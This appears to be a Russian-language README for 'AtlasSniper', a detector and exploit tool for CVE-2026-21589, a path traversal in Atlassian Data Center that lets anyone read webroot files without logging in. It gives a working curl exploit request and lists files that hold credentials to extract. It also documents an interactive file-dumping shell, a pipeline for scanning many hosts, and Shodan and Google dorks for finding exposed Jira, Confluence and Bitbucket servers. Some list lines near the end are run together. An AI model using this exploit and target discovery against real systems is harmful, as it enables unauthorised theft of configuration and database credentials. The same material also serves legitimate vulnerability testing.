Детектор CVE-2026-21589 для обхода webresource в Atlassian Data Center. Подтверждение чтения файлов в webroot без аутентификации для Jira, Confluence и Bitbucket.

Детектор чтения файлов из webroot без аутентификации для CVE-2026-21589.
Продукты Atlassian Data Center поставляются с общим маршрутизатором atlassian-plugins-webresource. Маршрутизатор декодирует URI запроса повторно и трактует :: как /. Tomcat нормализует путь только один раз, поэтому последовательность ..%3a%3a проходит первый этап, на втором декодировании превращается в ..:: и затем разрешается как ../. Разрешённое имя передаётся в ServletContext.getResourceAsStream. Этот вызов ограничен корнем веб-приложения. Это не чтение файлов операционной системы, и он не перечисляет каталоги.
Подтверждённое срабатывание — это неаутентифицированный ответ 200, тело которого содержит WEB-INF/web.xml (<web-app) или Bitbucket WEB-INF/urlrewrite.xml (<urlrewrite).
| CVE | CVE-2026-21589 |
| Класс | CWE-22, обход пути |
| Аутентификация | Отсутствует |
| Область | Только файлы внутри корня веб-приложения |
| CVSS | 9.3 (CVSS 4.0, вендор) / 9.8 (CVSS 3.1, шаблон NVD) |
| Исправлено в | webresource 7.2.17 и 8.0.14 (isInDirectory()) |
Каждая сборка Data Center ниже релиза безопасности октября 2026 года. У серверных сборок тех же продуктов нет исправленного релиза.
| Продукт | Появилось в | Исправлено в |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | все текущие | 4.9.15 |
| Fisheye | все текущие | 4.9.15 |
Atlassian Cloud (*.atlassian.net) не затронут.
WEB-INF/web.xml — это доказательство. На исправленном или незатронутом экземпляре он не отдаётся. Дополнительные файлы повышают серьёзность, но для отчёта они не обязательны.
| Файл | Почему это важно |
|---|---|
WEB-INF/web.xml | Подтверждение. Карта сервлетов и фильтров. |
WEB-INF/classes/seraph-config.xml | Конфигурация входа, SSO и политики паролей. |
WEB-INF/classes/entityengine.xml | Имя источника данных. Пароль JDBC — только если он был оставлен в файле. |
WEB-INF/urlrewrite.xml | Внутренние правила перезаписи. |
WEB-INF/classes/crowd.properties | Пароль приложения Crowd, если файл находится в webroot. |
WEB-INF/classes/dbconfig.xml | Учётные данные базы данных, если они не были перенесены в JIRA_HOME. |
crowd.properties и dbconfig.xml обычно находятся в домашнем каталоге продукта, вне веб-приложения. Их отсутствие там ожидаемо и не делает находку безопасной. /etc/passwd вне области действия этой уязвимости.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Поместите AtlasSniper.py и AtlasSniper.jpg в этот каталог.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Флаг | По умолчанию | Назначение |
|---|---|---|
-u, --url | Одна цель. Схема необязательна. | |
--shell | выкл. | Интерактивная оболочка после попадания по одной цели. |
-t, --threads | 10 | Воркеры для пакетов из stdin. |
--timeout | 12 | Тайм-аут на запрос, в секундах. |
--proxy | Восходящий прокси, совместимый с Burp. | |
-o, --json | Записать список результатов. |
Конвейер. Один хост на строку, вывод httpx принимается как есть.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a — та, что выживает в Tomcat. Сырая ..:: сохраняется для экземпляров, которые не выполняют нормализацию.sources, batch, contextbatch/js, contextbatch/css.<web-app или <urlrewrite. HTML страницы входа не является попаданием.PATCH. Всё остальное без маркера — SAFE.Якоря:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Подтвердить запрос:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
Уязвимый ответ начинается с <?xml и содержит <web-app. Исправленный маршрутизатор возвращает 404.
Открывается только с --shell на одном хосте и только после VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files без аргумента выводит HIT или miss, статус и длину. files <name> выводит тело. Короткие имена разрешаются по встроенному списку.
| Строка | Значение |
|---|---|
VULN | web.xml или urlrewrite.xml вернулись без аутентификации. Curl выводится под строкой. |
PATCH | Продукт ответил, все проверки обхода вернули 404. |
SAFE | Маркер отсутствует. Не является подтверждением. |
Shodan, только Data Center:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Хеши, по порядку: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlИспользуйте только на хостах, которые вам разрешено тестировать.









